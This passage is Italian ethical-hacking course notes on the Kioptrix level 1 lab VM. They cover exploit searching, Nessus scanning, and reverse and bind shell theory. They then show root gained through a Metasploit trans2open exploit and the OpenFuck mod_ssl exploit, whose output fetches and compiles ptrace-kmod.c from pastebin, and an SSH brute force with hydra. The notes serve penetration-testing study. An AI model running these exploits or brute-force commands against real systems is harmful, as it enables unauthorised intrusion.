The screenshot shows a search results page from a web browser. The search query 'mod\_ssl 2.8.4 exploit' is highlighted in red in the search bar. Below the search bar, there are several navigation links: 'Tutti' (selected), 'Immagini', 'Video', 'Shopping', 'Notizie', 'Altro', and 'Strumenti'. The search results indicate 'Circa 1.200 risultati (0,42 secondi)'. The first result is a link to 'https://www.exploit-db.com' titled 'Apache mod\_ssl < 2.8.7 OpenSSL - Unix remote - Exploit-DB'. It includes a timestamp '4 apr 2003', a brief description of the exploit ('Remote Buffer Overflow'), and a CVE number 'CVE-2002-0082/CVE-857'. The second result is a link to 'https://www.rapid7.com' titled 'Remotely Exploitable Buffer Overflow in mod\_ssl - Rapid7'. It describes the vulnerability as allowing remote code execution. The third result is a link to 'https://github.com' titled 'heltonWernik/OpenLuck - Apache mod\_ssl < 2.8.7 OpenSSL'. It mentions an 'OpenFuck exploit' updated to Linux 2018.

**il 1° link** → è affidabile e contiene uno script in C che genera un buffer overflow e ci

permette di fare l'attacco

### SALVIAMOLO NELLE NOTES

Eseguire i notes:

Creiamo una pagina Vulnerabilities:

80/443 - Potentially vulnerable to OpenLuck (<https://www.exploit-db.com/exploits/764>) (<https://github.com/heltonWernik/OpenLuck>)

**Cerchiamo smb:**

samba 2.2.1a exploit



Tutti

Shopping

Video

Immagini

Notizie

Altro

S

Circa 850.000 risultati (0,41 secondi)

<https://www.rapid7.com/exploit> · Traduci questa pagina

## Samba trans2open Overflow (Linux x86) - Rapid7

30 mag 2018 — This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particular module is capable of exploiting the flaw on x86 ...

<https://www.cvedetails.com/Sam...> · Traduci questa pagina

## Samba Samba version 2.2.1a : Security vulnerabilities

#	CVE ID	CWE ID	Vulnerability Type...	Publish Date	Update Date	Score	Gain...
1	CVE-2011-2724	20	DoS	2011-09-06	2018-10-30	1.2	None
2	CVE-2010-0547	20	DoS	2010-02-04	2013-04-19	2.1	None
3	CVE-2007-6015	119	Exec Code Overfl...	2007-12-13	2018-10-30	9.3	None

Visualizza altre 19 righe

<https://www.exploit-db.com/exp...> · Traduci questa pagina

## Samba 2.2.x - Remote Buffer Overflow - Exploit-DB

7 apr 2003 — Samba 2.2.x - Remote Buffer Overflow. CVE-4469CVE-2003-0201 . remote exploit for Linux platform.

<https://www.exploit-db.com/exp...> · Traduci questa pagina

## Samba 2.2.x - 'call\_trans2open' Remote Buffer Overflow (2)

**2° link** → cvedetails è utile per vedere se ci sono vulnerabilità elencate che sono

critiche ( ⇒ lo score è segnato in rosso, in tal caso ci interessa)

**1° link** → Rapid7

Ottimo perchè Rapid7 ha creato metasploit

⇒

gli exploit trovati su quel sito probabilmente useranno metasploit

Infatti aprodo la pagina e scrollando in basso:

## Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
1 msf > use exploit/linux/samba/trans2open
2 msf exploit(trans2open) > show targets
3     ...targets...
4 msf exploit(trans2open) > set TARGET < target-id >
5 msf exploit(trans2open) > show options
6     ...show and set options...
7 msf exploit(trans2open) > exploit
```

Aggiungiamolo alle notes:

80/443 - Potentially vulnerable to OpenLuck (<https://www.exploit-db.com/exploits/764>) (<https://github.com/heltonWernik/OpenLuck>)

139 - Potentially vulnerable to trans2open  
(<https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open/>)  
(<https://www.exploit-db.com/exploits/7>) (<https://www.exploit-db.com/exploits/22469>)

## ▼ Se Google non è disponibile

Possiamo usare il terminale e replicare tutto quello fatto

Proviamo a replicare con samba

Usiamo un tool chiamato:

`searchsploit` → cerca nei database dei siti visti in precedenza per trovare exploit

```
searchsploit Samba 2.2.1a
```

```
└─$ sudo snap install searchsploit
[sudo] password for simone:
searchsploit 2023-02-10 from Jitendra Patro (jitpatro) installed

└──(simone㉿simone-hp)-[~]
└─$ searchsploit Samba 2.2.1a
-----
Exploit Title | Path
-----
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overfl | osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execu | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py
-----
Shellcodes: No Results
```

Sono gli stessi risultati trovati su Google



Più sei specifico meno risultati trovi: (perchè il tool ricerca esattam la stringa inserita)

⇒

Se non trovi niente cercando così prova a generalizzare un po' la ricerca

Es:

```
searchsploit Samba 2.
```

⇒



## E' importante costruirsi una metodologia da seguire per ogni tipologia di lavoro.

Per es METODOLOGIA SCANNING HOST:

- identifica l'host con netdiscover
- scansiona l'host con nmap
- enumeration HTTP e HTTPS:
  - Se porta 80 e/o 443 aperte:
    - cerca su un browser l'host per cercare info
    - guarda il codice sorgente della pag x vedere se ci sono commenti utili
    - scansiona con `nikto` per trovare vulnerabilità
    - usa `dirbuster` o simili per cercare tutti i possibili subdomain
    - configura e usa `burpsuite` per trovare potenziali subdomain
  - enumeration SMB:
    - Se porta 139 aperta:
      - usiamo `metasploit` per cercare tutti i moduli che esistono per smb.
        - proviamo a determinare la versione esatta di smb
        - usiamo il tool `smbclient` per provare a connetterci remotamente a smb e cercare di accedere a file/cartelle
      - enumerating SSH:
        - L'unica cosa che si può fare è cercare la versione esatta
    - cercare vulnerabilità ed exploit
      - dai priorità nelle ricerche in base alle porte trovate aperte:
        - ( 80/443 > 139 > di qualsiasi altra cosa)
        - cerca su google versione\_protocollo exploit (siti da prendere in considerazione
          - exploit-db, cvedetails,
          - rapid7**, github)

- cerca sul terminale se non puoi usare google con il tool

searchsploit

es

searchsploit Samba 2.2.1a

Più sei preciso, meno risultati trovi, perchè il tool cerca esattam la stringa digitat


⇒

Se non trovi nulla cerca meno precisamente → es

searchsploit Samba 2.2

## ▼ Notes Per Assessment

[https://s3-us-west-2.amazonaws.com/secure.notion-static.com/a923f8c7-9305-4551-ab51-0c8e6fad968f/Screencast\\_from\\_11-02-2023\\_122349.webm](https://s3-us-west-2.amazonaws.com/secure.notion-static.com/a923f8c7-9305-4551-ab51-0c8e6fad968f/Screencast_from_11-02-2023_122349.webm)



## ▼ Nessus

E' un vulnerability scanner molto famoso

### ▼ Installazione

1. Scarica da [qui](#)
2. Apri terminale dove l'hai salvato
3. `sudo dpkg -i Nessus...` -i = Install

Vedrai finita l'installazione:

```
- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service  
- Then go to https://simone-hp:8834/ to configure your scanner
```

⇒

4. Per avviare Nessus:

```
/bin/systemctl start nessusd.service
```

5. Per collegarsi a Nessus:

vai su un browser in

```
https://simone-hp:8834/
```

6. Crea un account selezionando Nessus Essentials

## ▼ Configurazione Basic Scan

Una volta installato e finito tutto il processo in background:

1. Clicca in alto a destra su New Scan
2. Clicca su Basic Network Scan
3. Scegli un nome e una descrizione e imposta l'ip vittima
  - Se clicchi su Schedule puoi programmare giornalmente la scansione
  - Se clicchi su Notifications e hai un server smtp puoi attivare le notifiche

Settings    Credentials    Plugins

**BASIC**

- General
- Schedule **(selected)**
- Notifications

**DISCOVERY**

**ASSESSMENT**

**REPORT**

**ADVANCED**

Name: Kioptrix

Description: Kioptrix


Folder: My Scans

Targets: 192.168.57.134

Upload Targets    Add File

Altre impostazioni:

- Discovery → il migliore sarebbe scan all ports ma lungo  
⇒ puoi mettere common port
- Assessment → Sarebbe meglio all web vuln ma molto lungo



Clicca su Save e poi l'icona di fianco alla X per lanciare la scansione

Quando ha finito per vedere meglio i risultati:

- Apri la scansione
- Clicca sull'icona delle impostazioni, Disabilita i gruppi e poi ordina le vulnerabilità trovate per severità

⇒



## E' importante costruirsi una metodologia da seguire per ogni tipologia di lavoro.

Per es METODOLOGIA SCANNING HOST:

- identifica l'host con netdiscover
- scansiona l'host con nmap
- enumeration HTTP e HTTPS:

Se porta 80 e/o 443 aperte:

- cerca su un browser l'host per cercare info
- guarda il codice sorgente della pag x vedere se ci sono commenti utili
- scansiona con

`nikto` per trovare vulnerabilità

- usa

`dirbuster` o simili per cercare tutti i possibili subdomain

- configura e usa

`burpsuite` per trovare potenziali subdomain

- enumeration SMB:

Se porta 139 aperta:

- usiamo

`metasploit` per cercare tutti i moduli che esistono per smb.

proviamo a determinare la versione esatta di smb

- usiamo il tool

`smbclient` per provare a connetterci remotamente a smb

e cercare di accedere a file/cartelle

- enumeration SSH:

L'unica cosa che si può fare è cercare la versione esatta

- cercare vulnerabilità ed exploit

- dai priorità nelle ricerche in base alle porte trovate aperte:  
( 80/443 > 139 > di qualsiasi altra cosa)

- cerca su google versione\_protocollo exploit (siti da prendere in considerazione

exploit-db, cvedetails,

**rapid7**, github)

- cerca sul terminale se non puoi usare google con il tool

```
searchsploit
```

es

```
searchsploit Samba 2.2.1a
```

Più sei preciso, meno risultati trovi, perchè il tool cerca esattamente la stringa digitata

⇒

Se non trovi nulla cerca meno precisamente → es

```
searchsploit Samba 2.
```

- NESSUS:

- Scaricalo il .deb da

qui, aprilo nel terminale e runna `dpkg -i Nessus...`

- Alla fine dell'installazione ti dirà come avviarlo e come connettersi

- Scansiona l'host con il Basic Scan

## ▼ Basic Exploitation

### ▼ Teoria


#### ▼ Shell

Per shell si intende → un accesso alla macchina

(dato che è un'interfaccia che permette la comunicazione utente e SO)

#### Reverse shell

E' la vittima che si collega alla nostra macchina e noi rimaniamo in attesa




Esempio con netcat (nc):

- L'attaccante usa netcat per ListeningVerbosePort sulla porta 4444
- La vittima usa netcat per connettersi all'ip 192.168.1.1 sulla porta 4444 creando una shell sh (cioè una shell Linux)

## Bind shell

Noi ci colleghiamo alla vittima e la vittima rimane in attesa



- La vittima usa netcat per ListeningVerbosePort sulla porta 4444 usando una shell sh
- L'attaccante rimane in ascolto sull'ip 192.168.1.2 aprendo la porta 4444 sulla vittima

Si usa quando:

la vittima ha un firewall o usa NAT e il FW non accetta porte aperte se non le classiche

(22, 80, 443...)

⇒

**E' l'attaccante che apre una porta sulla vittima per potersi connettere**

⇒

Useremo molto di più la reverse shell

## ▼ Payload

Un payload è il codice eseguito come exploit.

Quando lanciamo un exploit ⇒ diventa payload

**Usiamo un payload per cercare di connetterci alla vittima e ottenere una shell**

Esistono diversi tipi di payload:

Ci sono due grandi famiglie

Non-staged	Staged
<p>Sends exploit shellcode all at once Larger in size and won't always work Example: windows/meterpreter_reverse_tcp</p>	<p>Sends payload in stages Can be less stable Example: windows/meterpreter/reverse_tcp</p>

- Non-Staged → invia il payload tutto insieme
- Staged → invia il payload dividendolo in stage

⇒

Si capisce la differenza dall'esempio nell'img:

- Non-Staged usa come payload una meterpreter\_reverse\_shell
- Staged usa come payload una meterpreter e poi una reverse\_shell

Quando provo ad usare uno dei 2 e non funziona → prova l'altra versione

## ▼ Metasploit Kioptix

La vulnerabilità > che abbiamo trovato era quella di smb:

Exploit Title	Path
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution	multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py
Shellcodes: No Results	

⇒

- Avviamo metasploit: `msfconsole`
- Cerchiamo l'exploit: `search trans2open`
- Useremo l'1 perchè avendo fatto scanning sappiamo che è una macchina Linux

<code>use 1</code>
<code>msf6 &gt; search trans2open</code>
Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/freebsd/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (*BSD x86)
1 exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
2 exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
3 exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)
Interact with a module by name or index. For example <code>info 3</code> , <code>use 3</code> or <code>use exploit/solaris/samba/trans2open</code>

- `options`

⇒

settiamo RHOST → ovvero il Remote Host cioè l'Host vittima  
(LPORT è già settata)

⇒

`set rhost ipVittima`

Digitando di nuovo options puoi vedere se è stato settato correttamente

```

msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

Name   Current Setting  Required  Description
----  -----  -----  -----
RHOSTS  192.168.1.29    yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT   139             yes        The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

Name   Current Setting  Required  Description
----  -----  -----  -----
LHOST  192.168.1.28    yes        The listen address (an interface may be specified)
LPORT   4444            yes        The listen port

Exploit target:

Id  Name
--  --
0   Samba 2.2.x - Bruteforce

```

- Avvia digitando `run` o `exploit`

```

[*] Started reverse TCP handler on 192.168.1.28:4444
[*] 192.168.1.29:139 - Trying return address 0xbfffffdfc...
[*] 192.168.1.29:139 - Trying return address 0xbfffffcfc...
[*] 192.168.1.29:139 - Trying return address 0xbfffffbfc...
[*] 192.168.1.29:139 - Trying return address 0xbfffffafc...
[*] Sending stage (1017704 bytes) to 192.168.1.29
[*] 192.168.1.29 - Meterpreter session 1 closed. Reason: Died
[*] 192.168.1.29:139 - Trying return address 0xbfffff9fc...
[*] Sending stage (1017704 bytes) to 192.168.1.29
[*] 192.168.1.29 - Meterpreter session 2 closed. Reason: Died
[*] 192.168.1.29:139 - Trying return address 0xbfffff8fc...
[*] Sending stage (1017704 bytes) to 192.168.1.29
[*] 192.168.1.29 - Meterpreter session 3 closed. Reason: Died
[*] 192.168.1.29:139 - Trying return address 0xbfffff7fc...
[*] Sending stage (1017704 bytes) to 192.168.1.29
[*] 192.168.1.29 - Meterpreter session 4 closed. Reason: Died
[*] 192.168.1.29:139 - Trying return address 0xbfffff6fc...
[*] 192.168.1.29:139 - Trying return address 0xbfffff5fc...
^C[-] 192.168.1.29:139 - Exploit failed [user-interrupt]: Interrupt
[*] Exploit interrupted

```

Cosa succede:

- l'attacco è un attacco di bruteforce  
⇒ l'exploit cerca un indirizzo di ritorno valido
- quando lo trova prova ad aprire una shell → ma fallisce ogni volta  
(e ⇒ prova con un altro indirizzo)

## L'ATTACCO FALLISCE:

Riguardiamo le opzioni del payload → stiamo usando un payload staged

```

msf6 exploit(linux/samba/trans2open) > options
Module options (exploit/linux/samba/trans2open):
Name  Current Setting  Required  Description
----  -----  -----  -----
RHOSTS  192.168.1.29  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  139             yes        The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST  192.168.1.28   yes        The listen address (an interface may be specified)
LPORT  4444            yes        The listen port

```

⇒

proviamo a cercare se esiste in versione non-staged con

`set payload :`

```

msf6 exploit(linux/samba/trans2open) > set payload linux/x86/
set payload linux/x86/adduser
set payload linux/x86/chmod
set payload linux/x86/exec
set payload linux/x86/meterpreter/bind_ipv6_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid
set payload linux/x86/meterpreter/reverse_ipv6_tcp
set payload linux/x86/meterpreter/reverse_nonx_tcp
set payload linux/x86/meterpreter/reverse_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid
set payload linux/x86/metsvc_bind_tcp
set payload linux/x86/metsvc_reverse_tcp
set payload linux/x86/read_file
set payload linux/x86/shell/bind_ip6_tcp
set payload linux/x86/shell/bind_ip6_tcp_uuid
set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/shell/bind_tcp
set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/shell/reverse_tcp
set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/shell_bind_ip6_tcp
set payload linux/x86/shell_bind_tcp
set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/shell_reverse_tcp
set payload linux/x86/shell_reverse_tcp_ip6

```

Proviamo questo allora:

`set payload linux/x86/shell_reverse_tcp`

- Vediamo se l'host vittima è ancora configurato con `options` e poi `exploit`:

```

msf6 exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.1.28:4444
[*] 192.168.1.29:139 - Trying return address 0xbfffffd...
[*] 192.168.1.29:139 - Trying return address 0xbfffffc...
[*] 192.168.1.29:139 - Trying return address 0xbfffffb...
[*] 192.168.1.29:139 - Trying return address 0xbfffffa...
[*] 192.168.1.29:139 - Trying return address 0xbffff9f...
[*] 192.168.1.29:139 - Trying return address 0xbffff8f...
[*] 192.168.1.29:139 - Trying return address 0xbffff7f...
[*] 192.168.1.29:139 - Trying return address 0xbffff6f...
[*] Command shell session 5 opened (192.168.1.28:4444 -> 192.168.1.29:32812) at 2023-02-12 15:47:32 +0100

[*] Command shell session 6 opened (192.168.1.28:4444 -> 192.168.1.29:32813) at 2023-02-12 15:47:33 +0100
[*] Command shell session 7 opened (192.168.1.28:4444 -> 192.168.1.29:32814) at 2023-02-12 15:47:34 +0100
[*] Command shell session 8 opened (192.168.1.28:4444 -> 192.168.1.29:32815) at 2023-02-12 15:47:36 +0100

whoami
root
hostname
kroptrix.level1
pwd
/tmp

```

## FUNZIONA

⇒



**Abbiamo COMPLETATO LA VIRTUAL MACHINE:**

abbiamo ottenuto l'accesso da root

Ora vedremo come poter ottenere lo stesso risultato usando le altre vulnerabilità trovate

## ▼ Manual Exploitation

Cerchiamo su google openLuck (che è la vuln trovata nello scan)

Troviamo così una [repository github](#):

Seguiamo le istruzioni per installare il tool e poi avviamolo

```
→ $ sudo ./OpenFuck
*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****  
* by SPABAM      with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****  
*: Usage: ./OpenFuck target box [port] [-c N]  
target - supported box eg: 0x00  
box - hostname or IP address  
port - port for ssl connection  
-c open N connections. (use range 40-50 if u dont know)  
  
Supported Offset:  
    0x00 - Caldera OpenLinux (apache-1.3.26)  
    0x01 - Cobalt Sun 6.0 (apache-1.3.12)  
    0x02 - Cobalt Sun 6.0 (apache-1.3.20)
```

⇒

```
./OpenFuck 0x6b 192.168.1.29 -c 40
```

```
(simone@simone-hp) [~/Downloads/Ethical Hacking/OpenFuck]
$ sudo ./OpenFuck 0x6b 192.168.1.29 -c 40

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****  

* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****  

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$  

race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -0 pt  

--13:01:34-- https://pastebin.com/raw/C7v25Xr9  

=> 'ptrace-kmod.c'  

Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

OK ... @ 3.84 MB/s

13:01:35 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]  

ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 6371
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
whoami
root
hostname
kioptrix.level1
```



**Abbiamo COMPLETATO LA VIRTUAL MACHINE:**

abbiamo ottenuto l'accesso da root

## ▼ Bruteforce SSH

Useremo un tool chiamato `hydra`

⇒

```
hydra -l root -P /usr/share/wordlist/metasploit/unix_passwords.txt ssh://192.168.1.29:22 -t  
4 -V
```

Dove:

`-l` → specifichi lo user con cui vuoi fare il login

`-P` → specifichi la wordlist

`ssh://192.168.1.29:22` → cosa attacchiamo, l'ip di chi attacchiamo e la porta

`-t` → quanti user-password provare contemporaneamente

`-v` → verbose (mostra tutti i tentativi fatti)



`/usr/share/wordlist/metasploit/` ci sono tantissime wordlist già fatte

Oppure

usa metasploit e cerca ssh e cerca se ci sono exploit per il login

## ▼ Credential Stuffing e Password Spraying

Credential stuffing → provare ad usare credenziali breachate per entrare in un account

Password Spraying →